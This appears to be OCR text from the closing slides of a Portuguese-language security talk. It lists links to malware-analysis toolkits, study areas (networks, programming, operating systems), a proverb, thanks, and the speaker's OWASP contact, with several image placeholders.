
https://github.com/fireeye/flare-vm



https://github.com/mentebinaria/retoolkit



Redes de computadores





Programação


Sistemas Operacionais


“ … nada vem de graça
nem o pão nem a cachaça.”

Algumas Referências












Imagem:Cert.Br

Dúvidas?

Obrigado!!!

clebersoares_sec

cleber.soares@owasp.org